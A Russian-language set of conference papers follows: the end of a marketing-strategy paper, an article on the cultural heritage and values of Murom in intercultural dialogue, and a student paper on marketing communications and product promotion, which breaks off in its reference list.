Любая компания, которая имеет небольшую долю рынка, может достичь успеха за счет правильно выбранной стратегии. Наоборот, если компания имеет большую долю на рынке, она может удержать свои позиции и достичь большего успеха за счет выбранной дифференцированной стратегии. Но есть риск того, что компания может оказаться в середине, это происходит в том случае, если компания не имеет эффективный и эксклюзивный товар или отсутствует преимущество по общим издержкам.

Для того чтобы результат деятельности компании увенчался успехом, стоит знать, чем именно определяется стратегический аспект маркетинга. Каждый руководитель должен ставить перед собой такие важные вопросы как: «что делать?», т.е. четко понимать по какому пути должна идти компания, чтобы достигнуть поставленных целей; «как делать?», т.е. определить темп развития своей компании, и определить свои силы. Стратегические вопросы компании напрямую зависят от ее размера, вида деятельности. Данные вопросы подразумевают под собой ценообразование, рекламу, каналы продвижения. Выбор расстановки акцентов на стратегические вопросы влияет от сферы деятельности компании – стратегической или хозяйственной.

Самая главная конечная цель стратегии – это достижение конкретных результатов за определенное, время. Принято считать, если за полгода-год выбранная стратегия не принесла нужного результата, значит, первоначально она была выбрана неверно, следовательно, следует отказаться от нее и выбрать новую стратегию.

Любая стратегия может быть построена как на сложных, продуманных логических цепочках, так и на абсолютно простых, которые, в свою очередь, вносят новые коррективы в уже сложившиеся разработки стратегических долгосрочных планов. Это стратегия результативных дел, подразумевающая под собой, что в любой компании, несмотря на нехватку чего-либо, например свежих идей, техники, денег и т.д., всегда присутствует то, за что можно «зацепиться», что можно реализовать здесь и сейчас и получить видимые результаты. Для эффективного существования стратегии результативных дел следует разработать ряд простых правил.

- Следует незамедлительно сформулировать что-то важное, нужное, то, что принесет пользу компании.

- Сформулированное на начальном этапе необходимо придумать таким, чтобы люди, работающие в компании, могли, хотели реализовывать задуманные идеи. Ведь каждый имеет на любой счет свое мнение и, как правило, в любой команде есть те, кто поддерживает идеи и те, кто против. Если же руководитель донесет сформулированные аспекты до каждого

человека из своей команды, то шансы на успех задуманного будут большие.

- Наравне с долгосрочными планами, необходимо ставить перед собой краткосрочные. Результат деятельности компании должен быть не только через месяцы и года, но и через часы, дни, недели. Если ставить перед собой только долгосрочные цели и задачи, то за то время, пока они будут достигаться с компанией, может произойти что угодно, и как показывает практика, иногда это «что угодно» несет под собой отрицательный подтекст.

- Для того чтобы достичь поставленной цели без больших рисков и потерь, следует использовать уже имеющиеся материалы, ресурсы, в противном случае возникают огромные риски потерпеть неудачу.

Одним из ключевых направлений при разработке маркетинговой стратегии является анализ рынка.

Анализ динамики совокупного производства (совокупных продаж) товара позволяет выявить темпы роста рынка и перспективы его развития. Следует понимать, что понятия «объемы продаж» и «емкость рынка» тождественны, а понятия «объем производства» и «объемы продаж» имеют тесную корреляцию, но не всегда совпадают, т.к. не вся произведенная продукция продается в текущем году.

Изучая и анализируя материалы по выбранной теме, можно сделать вывод, что любая компания должна четко расставлять приоритеты и выбирать собственные пути для разработки стратегии внутри своей компании. Любая деятельность предприятия должна быть направлена на потребителя. Потребительское поведение отличается потребностью к инновационным продуктам, которые, в свою очередь необходимо выявлять и предлагать потребителю. Необходимо задаваться вопросами «что делать?» и «как это сделать?». Пожалуй, это одни из самых главных первичных вопросов, которые любой грамотный руководитель компании должен задавать перед собой и перед работающей с ним командой. Ведь успех компании во многом зависит от выбранных концепций и стратегий. Безусловно, конечный результат, предприятие добьется только в том случае, если внутри компании непрерывно будут возникать новые наводящие вопросы, и, безусловно, будут достигаться в рамках выбранного пути фирмы.

Использованные источники:

1. Томпсон А.А.Стратегический менеджмент концепции и ситуации [Текст]: учеб. пособие для вузов/ А.А. Томпсон, А.Дж. Стрикленд.-М.: ИНФРА, 2015. – 412 с.
2. Фатхутдинов Р.А. Стратегический менеджмент [Текст]: учеб. пособие / Р.А. Фатхутдинов - М.: Дело, 2013. – 448 с.
3. Котлер Ф. Маркетинг менеджмент [Текст] / Ф. Котлер – СПб.: «ПИТЕР», 2015 – 380 с.
4. Зуб А.Т. Стратегический менеджмент: теория и практика [Текст] / А.Т. Зуб. - М.: Аспект ПРЕСС, 2016.-415

5. Ноздрева Р.Б. Маркетинг [Текст] / Р.Б. Ноздрева, М.Д. Крылова, М.И. Соколова - М.: «Проспект», 2017 – 232 с

УДК 378.4

Романова Н.В., кандидат культурологии
доцент
кафедра социально-гуманитарных и правовых дисциплин
Муромский институт (филиал)
ФГБОУ ВО «Владимирский государственный университет имени Александра Григорьевича и Николая Григорьевича Столетовых»
Россия, г. Муром, Владимирская область

ИСТОРИКО-КУЛЬТУРНОЕ НАСЛЕДИЕ И БАЗОВЫЕ ЦЕННОСТИ МАЛЫХ ГОРОДОВ РОССИИ В РАМКАХ МЕЖКУЛЬТУРНОГО ДИАЛОГА (НА ПРИМЕРЕ ГОРОДА МУРОМА ВЛАДИМИРСКОЙ ОБЛАСТИ)

Аннотация:

Данная статья посвящена вопросам реализации международных проектов и повышения их эффективности в условиях современных межкультурных коммуникаций (на примере города Мурома). В статье анализируется культурно-символический потенциал малых городов России с целью выявления основных базовых ценностей русской культуры и, в частности, Владимирской области. Подчеркивается, что наиболее эффективным вариантом реализации идентификационного потенциала культурного наследия выступает регион. Особое внимание уделяется развитию культурного диалога в рамках успешной реализации международных проектов, а также формированию новых стратегий коммуникации.

Ключевые слова и фразы: реализация международных проектов, диалог культур, историко-культурное наследие, территориальная идентичность, культурно-символический потенциал, базовые ценности.

Romanova N.V., Candidate of culturology, Associate professor
Associate professor of the department of social-humanitarian and law subjects
Murom Institute (branch)
of Vladimir State University named after Alexander Grigoryevich and Nikolai Grigoryevich Stoletovs
Russia, the city of Murom, Vladimir region

HISTORICAL CULTURAL HERITAGE AND BASIC VALUES OF SMALL TOWNS OF RUSSIA IN THE FRAMEWORK OF CROSS-CULTURAL DIALOGUE (ON THE EXAMPLE OF THE CITY OF MUROM, VLADIMIR REGION)

Abstract:

The given article is devoted to the problems of realization of international projects and increase of their effectiveness under the conditions of modern cross-cultural communications (on the example of the city of Murom). The cultural-symbolic potential of small towns of Russia is analyzed with the purpose of revealing basic values of Russian culture, and in particular, of Vladimir region. It is underlined that the most efficient variant of the realization of the identified potential of cultural heritage is the region itself. Special attention is given to the development of cross-cultural dialogue in the framework of successful realization of international projects, as well as to the formation of new communication strategies.

Key words and phrases: realization of international projects, dialogue of cultures, historical-cultural heritage, territorial identity, cultural-symbolic potential, basic values.

Данное исследование выполняется в рамках гранта РФФИ. Региональный конкурс «Центральная Россия: прошлое, настоящее, будущее» 2017 – Владимирская область. Проект № 17-16-33002.

Для современной социокультурной ситуации свойственно существенное увеличение потока информации, коммуникации и интенсификации межкультурных контактов, которому в российской реальности присущи такие черты как сложность и противоречивость. Данный факт обусловлен тем, что многие явления социальной жизни общества отражаются на состоянии культуры, но именно культура заявляет о себе как свободная сила, устанавливающая атмосферу в обществе. Известно, что культура это накопленный опыт, сохраняющийся в течение длительного времени и передающийся из поколения в поколение. В связи с изменением социального, культурного и политического положения, а также с прогрессивным развитием средств массовой информации все больше людей вступают в процесс взаимодействия с представителями других культур. Поэтому различные аспекты межкультурного взаимодействия, а именно идентичность культур становится предметом изучения представителей различных областей научного знания. В процессе межкультурного взаимодействия происходит изменение обоих участников при сохранении уникальности каждого, так как диалог предполагает партнерские отношения, в ходе которых происходит обогащение и расширение личного информационного поля. Цель диалога не только передача информации, но и обретение его участниками интеграции, которая помогает им адаптироваться к современным социокультурным условиям. Так как в коммуникативный процесс вовлечена достаточно широкая аудитория, одним из наиболее эффективных и актуальных способов передачи информации между представителями разных культур является реализация международных проектов. Именно через международные

проекты возможна активизация межкультурного взаимодействия на различных уровнях. Помимо диалога в современном гуманитарном знании можно выделить также такие типы межкультурного взаимодействия, как интеграция, взаимодополнение, взаимоизоляция, перманентный конфликт, параллелизм в развитии.

Огромное значение при реализации межкультурного взаимодействия приобретает историко-культурное наследие, которое является основой духовного и интеллектуального развития страны. Именно на основе объектов культурного наследия осуществляется развитие человеческого потенциала и происходит формирование базовых ценностей, которые напрямую зависят от эпохи, в которой живет человек. Изучение культурно-исторического потенциала составляет важный аспект патриотического воспитания всех членов общества, определяющий культурный маркер и уважительное отношение к родной национальной культуре. Неисчерпаемым ресурсом для реализации международных проектов служат всевозможные культурные традиции и уникальные объекты историко-культурного наследия, обладающие художественной, научной, мемориальной и историко-архитектурной ценностью. Целью данной работы является изучение историко-культурного наследия на примере древнего города Мурома в рамках эффективной реализации международных проектов. Актуальность данной статьи значительно повышается в условиях увеличения интенсивности международных контактов между представителями различных культур.

Одной из главных сфер современных межкультурных исследований является анализ исторических парадигм с целью развития знания о сосуществовании и сотрудничестве народов и культур. В ходе диалога культур рождаются новые формы культурной активности и духовных ориентиров. Современная глобализация существенно изменяет условия межкультурного взаимодействия, ведь сама суть глобализации – стирание имеющихся границ, в ходе которого культуры теряют часть своей уникальности. Поэтому так важно при формировании пространства взаимодействия между цивилизациями, понимать и осмысливать культуру как своей страны, так и других народов. Именно поэтому выбором для всего мирового сообщества является диалог, как действенный способ межкультурного взаимодействия, обеспечивающий сохранение культурной идентичности каждого и одновременно открывающий новые возможности для взаимного обогащения культур. Диалог способствует укреплению взаимопонимания и уважения между различными национальностями с помощью различных форм межкультурного взаимодействия. Он обеспечивает более высокую степень применения всей накопленной предыдущими поколениями системы ценностей, а также приводит к пониманию универсальных ценностей, общих для всех людей. Процесс взаимодействия культур может быть более или менее эффективным в результате сочетания и взаимовлияния многих факторов. Для качественного

повышения его эффективности формируются новые стратегии коммуникации, равный доступ к информации, а также достижение необходимого баланса между глобальными и региональными программами. Самым актуальным и действенным способом взаимодействия являются международные проекты, которые позволяют не только сохранить культурное наследие, но и обогатить его в процессе формирования диалога культур между странами, народами и цивилизациями. На базе социального, материального, интеллектуального, художественного опыта происходит социокультурное развитие любого общества, то есть воспитание социально значимых качеств. Однако исторический опыт показывает, что даже изолированное этнокультурное развитие все равно включает в себя некоторую часть инноваций, заимствованных извне. При всей уникальности опыта каждого народа его культура формируется из множества элементов разноэтнического происхождения. Однако не стоит считать, что процессы глобализации приведут к утрате индивидуальности культур, напротив, можно сделать вывод, что межкультурный диалог поспособствует обогащению и развитию, особенно если взаимодействующие культуры связывают очень значимые общие ценности, в основном религиозного порядка, в которых заложены духовно-нравственные основы религии, ценные для всего общества. Необходимо учитывать тот факт, что обмен культурным опытом среди различных народов обязательно должен быть равноправным, именно в этом случае можно гарантировать интенсивность развития культурных контактов. Культурные контакты, в свою очередь, могут быть как внешние, так и внутренние, и результат их может быть конструктивный или деструктивный. Их роль значительно возрастает в современном мировом сообществе. Для России, сохраняющей все свое этнокультурное разнообразие, значение межкультурного диалога несомненно возрастает с каждым годом. Необходимым фактором для развития общества и сохранения культурно-исторического наследия является широкое включение Российской Федерации в социокультурную среду как отдельно взятых регионов, так и страны в целом. Культурное наследие обладает информационно-аксиологическим потенциалом, необходимым для развития и передачи будущим поколениям нравственных ценностей, влияющих на дальнейшее развитие общества, страны, региона. Культурное наследие интегрирует в себе не только памятники культуры и истории, но и окружающую их природную и территориальную среду, уникальные историко-ландшафтные территории, нравственные и эстетические идеалы, нормы и образцы поведения, национальные традиции и обычаи.

Основными источниками культурного наследия выступают территориальные образования России. Огромное значение на уровне регионов имеет историко-географическая среда, непосредственно влияющая на формирование ценностей и уклад жизни людей, проживающих на данной территории. Изучение культурно-символического потенциала города, в

данном случае Мурома, помогает выявить и наиболее полно отразить важные аспекты культуры русского народа. Культурный потенциал определяется совокупностью собранных ресурсов культуры, средств, источников, запасов и возможностей, которые, с одной стороны, находятся в природе или накапливаются обществом в форме материальных и духовных результатов труда человека, а с другой стороны, сохраняются в качестве культурных ценностей и объектов культурного наследия. Поэтому важность этого изучения в современной ситуации является значимым условием развития общества. Особое значение играют способы реализации идентификационных, ценностно-ориентационных потенциалов культуры города. Формируются и получают развитие определенные ценности, которые лежат в основе самосознания и указывают на общественное или личностное значение тех или иных процессов. К традиционным ценностям относят элементы социального и культурного достояния, передающиеся из поколения в поколение. Они закрепляются в жизни региона на протяжении длительного отрезка времени, пронизывая все его сферы. А сохранение и приумножение культурного потенциала связаны со степенью эффективности реализации международных проектов, направленных на развитие сферы культуры.

Ценностным ядром культурно-исторического наследия города Мурома является идентичность города, который с момента своего образования до сегодняшнего дня не менял ни своего названия, ни своего местонахождения. Так, усадьба графов Уваровых, расположенная на территории современного города Мурома является уникальным памятником культуры данной территории. Она хранит материально-вещественные и интеллектуально-духовные ценности, рожденные дворянской культурой XIX века. Значимым объектом культуры г. Мурома является Историко-художественный музей, где собраны уникальные коллекции живописи и древнерусского искусства. Здесь же следует упомянуть основанный в 1918 году в доме купцов Зворыкиных Муромский музей местного края. Сегодня он может гордиться собранием артефактов с вековой историей. В основе его собрания - коллекции известных русских археологов; произведения русского и западноевропейского искусства восемнадцатого и девятнадцатого веков. Муром издавна считается «шкатулкой древностей», в которой бережно хранятся традиции и устои русского народа. Поэтому, говоря о межнациональных связях в рамках реализации международных проектов, все чаще стали обращать внимание на сферу туризма как на одну из отраслей, способных изменить отношение к этносам, проживающим в нем, их культурам.

Также не стоит забывать, что важнейшей из духовно-культурных основ коммуникативных процессов, определяющих субстанцию народного духа, русского самосознания является религиозная вера. Православие, христианские образы и ценности на тысячелетия укрепили потенциал духа русской нации на бессознательном уровне. Сам русский язык подвергся

внутренней христианизации, и вместе с тем русский народ получил богатейшую литературу естественно-научного, исторического, повествовательного содержания. Разнообразные целевые программы, предполагающие содействие всех учреждений культуры в регионе, обеспечат реализацию многих проектов, которые смогут позволить рационально использовать ресурсы традиционной художественной культуры для сохранения и развития духовного общения. Стоит отметить, что значительную роль в возрождении русских традиций играет Русская Православная Церковь. Большое количество православных храмов и приходов, рост числа прихожан – все это говорит о том, что религия для русских имеет огромное значение. Общность культурной памяти, восстановление и консервация культурного истории родного края — все это является значимым в процессе обновления и увеличения регионального самосознания. Муромская земля полна именами, которые поистине считаются объектом гордости всего российского народа. Обращение к образам Муромских православных святых, как носителям огромного воспитательного и духовного потенциала, в настоящее время очень востребовано и должно получить свое теоретическое осмысление. Несомненно, жизнь святых угодников долгое время являлась, да и на данный момент является неким идеалом нравственного совершенства. Образ русского православного святого представляет собой образ духовной мощи человека, а в житиях православных святых скрыт бесценный духовно-нравственный потенциал для русских людей, ведь образ русского православного святого представляет собой образ духовной мощи человека. Поучительность подобных жизнеописаний наглядно демонстрирует тот факт, что святые – это яркий пример мужества и верности избранному пути, скромности, неутомимости в своем служении и терпеливости в перенесении тягот.

Петр и Феврония прославились по всей России милосердием и благочестием, а история их жизни – это история истинной любви, настоящего счастья, преданности, верности, допускающей жертву во имя любимого. С историей их любви представители других культур могут ознакомиться в древнерусской повести «О Петре и Февронии». На житии князя Петра и княгини Февронии основывается ценность семьи, любви и верности, ведь они прошли все испытания любви, демонстрируя пример семейного счастья и благополучия любящей семьи, проживая все вместе, и горе и радости, и болезни и здравие. Мощи святых Петра и Февронии, считавшиеся покровителями брака и семьи хранятся в Свято-Троицком женском монастыре, который в свою очередь также является уникальным памятником храмового зодчества. Значение мощей Петра и Февронии состоит в том, что поклонение им нравственно обогащает человека и способствует духовно-нравственному развитию общества в целом. В настоящее время 8 июля официально считается всероссийским праздником Дня семьи, любви и верности. Это день памяти святых благоверных князей

Петра и Февронии, который традиционно празднуется в городе Муроме.

Эталоном благочестия и добродетели является Праведная Иулиания Лазаревская, обладающая любящим сердцем и чистой душой. С малых лет она творила дела милосердия и ежедневно совершала духовные подвиги. Пользуясь любой возможностью, она любым образом помогала нуждающимся, часто ограничивала себя в чем-либо, служа людям, а так же жертвовала собой ради других. Иулиания Лазаревская поистине является самоотверженной русской христианкой и служит воплощением образа жертвенности.

В 1999 году на берегу Оки был построен памятник великому богатырю, без которого нельзя представить исконно русский город Муром. Это памятник святому Илии Муромцу. Богатырь изображен в воинственной позе, на его голове находится шлем, а тело снаряжено в массивную кольчугу, из-под которой развивается монашеская риза, левая рука богатыря прижимает к груди крест, а правая высоко возводит огромный меч над головой. У основания памятника размещены мифические птицы грифоны, что символизирует силу и победу богатыря. Житие легендарного Ильи Муромца наглядно демонстрирует верховенство духовной силы над физической. Обладая удивительным по силе характером и кротостью, а также смирением и великим терпением, он всю свою жизнь посвятил служению народу; прославился немыслимой силой, которую использовал лишь для защиты своей Родины, совершая лишь благие подвиги. Духовная личность Ильи Муромца является образцом чести, справедливости и неиссякаемой силы духа. Будучи парализованным, он смог побороть свою болезнь, чтобы жить и защищать свою Родину.

Все это благодаря функционированию механизмов трансляции, сохранения и демонстрации культурного наследия представителям других культурных групп в рамках международных проектов привело к формированию легко узнаваемого историко-культурного облика города Мурома как родины любви, семейного счастья и русского богатырства. Таким образом, базовые национальные ценности, которые уходят глубоко в древность, по сей день сохраняются в городе Муроме. Огромное количество музеев, монастырей, храмов, образов Муромских православных святых и других исторически важных объектов оказывают существенную роль в формировании культурно-исторического потенциала нашего региона. Самоопределение и обогащение духовности общества в целом происходит благодаря своеобразию и уникальности Муромской земли, определяющими историческую самобытность и показывающим культурную идентичность данной территории, создающими возможности для саморазвития культуры, сохраняя культурную преемственность и дающими возможность обогащения для других национальностей, народов и культур, демонстрируя все духовно-нравственное богатство православных традиций. Это многообразие создает почву для активного взаимодействия с представителями других культур, находя свое отражение в различных международных аспектах и способствуя

эффективной их реализации, не только теоретическим, но и практическим путем.

Сегодня мы наблюдаем большой интерес со стороны различных социальных групп и этносов к диалогу, который, невозможен без обращения к культурному наследию того или иного региона. Однако межкультурные коммуникации следует понимать не как организованное общение взаимно заинтересованных субъектов (представителей разных культур), а как объективно востребованный общественный процесс формирования современной целостности человечества через возвышение культурно-творческого начала. Одна из важных сторон межкультурных коммуникаций это освоение и приобщение к классическому наследию. Традиционная культура конкретного народа возвышает человека, помогает раскрыть и исследовать его в контексте идеалов, способствует развитию патриотизма, то есть любви к Родине. Образцы культуры позволяют в развитии самих межкультурных коммуникаций сохранить связь с традициями культуры. Благодаря этим особенностям в содержании межкультурных коммуникаций могут формироваться ценностные установки ее представителей, направленные на идеалы гуманизма и сотрудничества.

Все вышесказанное позволяет сделать вывод, что результатом востребованности межкультурных коммуникаций будет особое соединение многообразия культурных пространств, в которых выражены нравственно-смысловые координаты будущего человечества; симбиоз отношений, сохраняющий гуманистические ориентиры культурного развития разных народов. Такое предположение открывает возможность по-новому посмотреть на способы реализации международных проектов и интенсивность межкультурного диалога.

Межкультурные коммуникации как особое пространство открывают для человека дополнительную и исключительно важную сферу активности и творчества. Однако, стоит отметить тот факт, что наиболее высоким методом развития какой-либо конкретной культуры является сохранение собственной культурной индивидуальности, то есть нельзя полностью заимствовать особенности иных культур. Несомненно, каждая культура ценна своими уникальными формами, но, к сожалению, большинство из них вряд ли сохранились бы, если бы не делились со своими соседями способами развития и упорядочивания жизни, ведь ни одна культура не способна нормально функционировать, будучи изолированной от культурных достижений других народов. В современном мире это позволяет делать активное формирование почвы для эффективной реализации международных проектов среди представителей различных наций и народов.

Использованные источники:

1. Житие Юлиании Лазаревской [электронный ресурс] // Режим доступа: https://www.kazedu.kz/referat/3568
2. Святой Илья Муромец [электронный ресурс] // Режим доступа: http://www.pravmir.ru/tserkov-chtit-pamyat-prepodobnogo-ilii-muromtsa/

3. Разработка и реализация инвестиционных региональных этнокультурных проектов на базе объектов историко-культурного наследия [Электронный ресурс] / И. И. Горлова, О. И. Бычкова, Н. А. Костина // Наследие веков. 2015. № 4. С. 17-23. Режим доступа: http://heritage-magazine.com/wp-content/uploads/2015/12/2015_4_Gorlova_Bychkova_Kostina.pdf
4. Астафьева, О. Н. Межкультурный диалог в условиях глобализации: проблемы теории и практики // Межкультурный и межрелигиозный диалог в целях устойчивого развития: материалы международной конференции. Москва, Российская академия государственной службы при Президенте Российской Федерации, 13–16 сентября 2007 года / под общ.ред. В.К. Егорова. М.: РАГС. С. 120–138.
5. Васильева, О. Ю. Межконфессиональный диалог в современном мире // Межкультурный и межрелигиозный диалог в целях устойчивого развития: материалы международной конференции. Москва, Российская академия государственной службы при Президенте Российской Федерации, 13–16 сентября 2007 года / под общ.ред. В.К. Егорова. М.: РАГС. С. 139-141.
6. Баркова, Э.В., Межкультурные коммуникации как пространство становления гуманизма XXI века // Межкультурный и межрелигиозный диалог в условиях современной культуры: теоретическое обоснование и основные тенденции развития. Москва, Российская академия государственной службы при Президенте Российской Федерации, 13–16 сентября 2007 года / под общ.ред. В.К. Егорова. М.: РАГС. С. 233-235.
7. Гречко, П.К. Межкультурный диалог: проблема сакральных оснований // Межкультурный и межрелигиозный диалог в условиях современной культуры: теоретическое обоснование и основные тенденции развития. Москва, Российская академия государственной службы при Президенте Российской Федерации, 13–16 сентября 2007 года / под общ.ред. В.К. Егорова. М.: РАГС. С. 238-244.
8. Флиер, А.Я. Диалог как цель культуры в современном мире // Межкультурный и межрелигиозный диалог в условиях современной культуры: теоретическое обоснование и основные тенденции развития. Москва, Российская академия государственной службы при Президенте Российской Федерации, 13–16 сентября 2007 года / под общ.ред. В.К. Егорова. М.: РАГС. С. 236-238.
9. Мамедов, Н.М. Культура в эпоху глобализации // Межкультурный и межрелигиозный диалог в условиях современной культуры: теоретическое обоснование и основные тенденции развития. Москва, Российская академия государственной службы при Президенте Российской Федерации, 13–16 сентября 2007 года / под общ.ред. В.К. Егорова. М.: РАГС. С. 255-256.
10.Пигалев, А.И. Культурное разнообразие и перспективы региональных моделей развития в контексте глобализации // Культурное разнообразие: перспективы стратегии диалога в региональных моделях развития. Москва, Российская академия государственной службы при Президенте Российской Федерации, 13–16 сентября 2007 года / под общ.ред. В.К. Егорова. М.: РАГС.

С. 339-343.
11.Гордеева, М.А. Новые стратегии межкультурного диалога: управление механизмами восприятия // Культурное разнообразие: перспективы стратегии диалога в региональных моделях развития. Москва, Российская академия государственной службы при Президенте Российской Федерации, 13–16 сентября 2007 года / под общ.ред. В.К. Егорова. М.: РАГС. С. 370-372.
12.Костина, А.В. Национальная культура как культура диалога // Культурное разнообразие: перспективы стратегии диалога в региональных моделях развития. Москва, Российская академия государственной службы при Президенте Российской Федерации, 13–16 сентября 2007 года / под общ.ред. В.К. Егорова. М.: РАГС. С. 385-391.
13.Васильева, А.Г. Политика памяти и ее роль в межкультурном взаимодействии // Религии в современном мире: государственно-конфессиональные отношения в странах-участниках СНГ. Москва, Российская академия государственной службы при Президенте Российской Федерации, 13–16 сентября 2007 года / под общ.ред. В.К. Егорова. М.: РАГС. С. 517-520.

УДК 339.138

Рубцова Н.Ю.
студент 3 курса
направление «Менеджмент»
САФУ имени М.В. Ломоносова
Высшая школа экономики, управления и права
научный руководитель: Симонова В.С.
Россия, г. Архангельск

МАРКЕТИНГОВЫЕ КОММУНИКАЦИИ И ПРОДВИЖЕНИЕ ТОВАРА НА СОВРЕМЕННОМ РЫНКЕ

Аннотация:

В статье рассматриваются основные маркетинговые элементы и маркетинговые компоненты, а также традиционные и нестандартные методы продвижения товара и услуг на рынке в современных условиях.

Ключевые слова: маркетинг, рынок, товар, услуга, маркетинговые коммуникации, продвижение товара.

Rubcova N.Yu., student
course 3, faculty of Management
NARFU the M. V. Lomonosov
Higher school of Economics, management and law
Russia, Arkhangelsk
Scientific adviser: Simonova V.S.

MARKETING COMMUNICATIONS AND SALES PROMOTION ON THE MODERN MARKET

Annotation:

The article deals with the main marketing elements, marketing components, traditional and non-standard methods of promotion of goods and services in the market in modern conditions.

Key words: marketing, market, product, service, marketing communications, sales promotion.

Маркетинговые коммуникации – это основа для всех сфер рыночной деятельности. Их цель – достичь успехов в процессе удовлетворения совокупных потребностей общества. В коммерческой сфере маркетинговые коммуникации служат важным инструментом при осуществлении связей с общественностью [1].

Чтобы расширить сбыт, а также создать положительный рыночный образ, организации используют коммуникационную модель, которая позволяет перейти к политике воздействия на рынок для активного формирования спроса на продаваемую продукцию или услуги [1].

Любая коммуникация – это обмен сигналами между передатчиком и получателем [1].

Передатчик или коммуникатор – это отдельное лицо или организация, которая передает информацию. Самое важное здесь то, что сообщение должно быть ясным, четким и убедительным [1].

Получатель или коммуникант – это сторона, которая принимает сообщение, то есть целевая аудитория [1].

Цель коммуникатора заключается в том, чтобы получить ответную реакцию со стороны целевой аудитории, поэтому большое значение в условиях развития рыночных отношений отводится содержанию обратной связи. При этом эффективность обратной связи коммуникации определяется не только сиюминутным решением потребителя о покупке, но и возникновением такого решения в будущем, лояльностью покупателей [1].

Функциональные элементы, составляющие основу эффективности коммуникационных решений:

- информация (сообщение о существовании определенных товаров на рынке и их предназначении, что важно для новых продуктов);
- убеждение (формирование благоприятного отношения целевой аудитории к компании и её маркам);
- создание образа (подчеркивание уникальности товара, отличий от похожей продукции, формирование доверия к товару);
- подкрепление (сохранение покупателей, а не только приобретение новых);
- личный опыт покупателей и их отзыв о товаре (компонент, который помогает корректировать обратную связь) [1].

Таким образом, маркетинговые коммуникации – это комплексная система внешних и внутренних коммуникаций по передаче обращения от производителя к потребителю для удовлетворения совокупных запросов

общества и получения намеченной прибыли [1].

В настоящее время в условиях рынка выделяют шесть основных коммуникационных компонентов в маркетинговом коммуникационном комплексе.

Первый компонент – это реклама – неличное представление и продвижение идей, товаров, услуг конкретного заказчика на платной основе [2].

Второй компонент – сейлз промоушн. Основой этой системы являются элементы гарантии качества, покупательской выгоды благодаря реализации набора стимулов, возвратных механизмов за некачественную продукцию, что помогает удержать рыночную долю и корпоративное влияние [1].

Третий компонент – директ-мейл. Это прямая почтовая рассылка, позволяющая быстро и недорого обратить внимание потенциального клиента на компанию, ее продукт или услугу [1].

Четвертый компонент – это выставочно-ярморочная деятельность. Демонстрация, показ и представление с последующей реализацией новых видов продукции, товаров помогают создать условия для установления деловых контактов с потенциальными покупателями [1].

Пятый компонент – телемаркетинг. Это система корпоративных усилий с целью увеличить объема продаж, сформировать благоприятное общественное мнение и популярность компании с использованием средств телефонной связи [1].

И шестой компонент в коммуникационном комплексе – это паблик рилейшнз, представляющий собой особую функцию маркетинговых коммуникаций, которая оказывает содействие установлению и выстраиванию управляемых взаимоотношений с различными контактными аудиториями. На рынке этот элемент имеет огромный потенциал [1].

На современном рынке присутствует определенная избыточность качественных продуктов, поэтому вывести на торговые площадки новый продукт очень сложно и весьма затратно, а также достаточно длительно по времени. При этом в условиях достаточно высокой конкуренции ни одна фирма не сможет обойтись без эффективного маркетинга продвижения своей продукции.

Сейчас целью продвижения товаров и услуг является формирование ответной реакции покупателя, например, свершение покупок, получение положительных эмоций от покупки, распространение положительной информации о товаре своим родственникам и друзьям.

Существуют традиционные методы продвижения товара на рынке, они представлены в таблице 1.

Таблица 1 – традиционные методы продвижения товара на рынке [3].

№	Вид метода	Характеристика
1	Реклама	метод продвижения, направленный на распространение информационных сообщений, передаваемых через СМИ (наружная реклама, внутренняя реклама, реклама в интернете, реклама на радио и телевидение, реклама в прессе)
2	Связи с общественностью (PR)	метод продвижения с помощью распространения о товаре важных сведений через СМИ, то есть популяризация товара (выступления, семинары, публикации, каталог компании)
3	Стимулирование сбыта	краткосрочное увеличение продаж путем предоставления покупателю определенной выгоды (скидки, конкурсы, розыгрыши, лотереи, призы и подарки, купоны на товар, низкий процент по кредиту)
4	Личная (персональная) продажа	устное представление товара, информирование о данном продукте и убеждение в необходимости его покупки (торговые презентации, торговые встречи, промышленные выставки и ярмарки)
5	Прямой маркетинг	прямые коммуникации с конкретным покупателем, для получения немедленного отклика (маркетинг по почте, маркетинг по каталогам, телемаркетинг, телевизионный маркетинг, электронная торговля)

Однако традиционных методов недостаточно для эффективного продвижения товара или услуги, поэтому в современном обществе предприятия активно используют методы нестандартного маркетинга, которые не только привлекут новых потребителей, но и помогут сохранить существующих покупателей и клиентов организации.

К основным современным и эффективным методам продвижения товаров относятся:

1. социальный маркетинг – особый вид маркетинга, который косвенно способствует росту продаж и повышению имиджа компании благодаря тому, что он сконцентрирован на выставлении на показ деятельности компании, направленной на повышение качества жизни отдельных людей или общества в целом;

2. маркетинг отношений – вид маркетинга, при котором большое внимание уделяется не столько продажам, сколько выстраиванию хороших отношений с клиентами, поскольку лояльный покупатель тратит больше денег на любимый бренд;

3. транзакционный маркетинг – вид маркетинга, который нацелен на создание постоянного потока новых клиентов для обеспечения непрерывности совершения транзакций (сделок).

4. скрытый маркетинг – это способ продвижения товаров, суть которого состоит в том, чтобы организовать процесс продвижения товара таким образом, чтобы потребители и не предполагали, что подвергаются воздействию рекламы. Такую рекламу можно заметить в фильмах, сериалах или клипах;

5. персонализированный маркетинг – это одно из наиболее перспективных направлений деятельности, благодаря чему удовлетворяются индивидуальные потребности каждого клиента, что помогает добиться от своей целевой аудитории максимальной лояльности;

6. событийный маркетинг – коммуникационный процесс, направленный на построение и укрепление бренда компании с помощью организации нестандартных и оригинальных событий и акций, которые направлены на установление, провоцирование и поддержание эмоциональной связи потребителей;

7. вирусный маркетинг – способ продвижения товара или услуги, при котором необходимую информацию распространяют сами потребители, даже не подозревая о том, что делают рекламу, внутри определенной группы людей путем личных рекомендаций;

8. SMM-маркетинг – комплекс мероприятий, проводимых в социальных сетях, блогах и на форумах с целью продвижения товаров и услуг различных компаний, а также механизм привлечения трафика, то есть потока посетителей, которые являются потенциальными потребителями, на бренд, услугу или товар посредством социальных сетей;

9. и другие [4].

На современном рынке для эффективного продвижения требуется ориентация на применение креативных и нестандартных приемов воздействия на потребителей, поэтому с каждым годом появляются всё новые методы нестандартного маркетинга.

Таким образом, совокупность традиционных и нестандартных методов маркетинга обеспечит эффективное продвижение товаров и услуг на современном рынке.

Использованные источники:

1. Синяева И.М., Земляк С.В., Синяев В.В. Маркетинг в предпринимательской деятельности // Учебник / Под ред. проф. Л.П. Дашкова. – М.: Издательско-торговая корпорация «Дашков и К», 2008. – 268 с.

2. Котлер Ф. Маркетинг менеджмент // Экс пресс-курс. 2-е издание / Пер. с англ. под ред. С.Г. Божук. – СПб.: Питер, 2006. – 464 с.

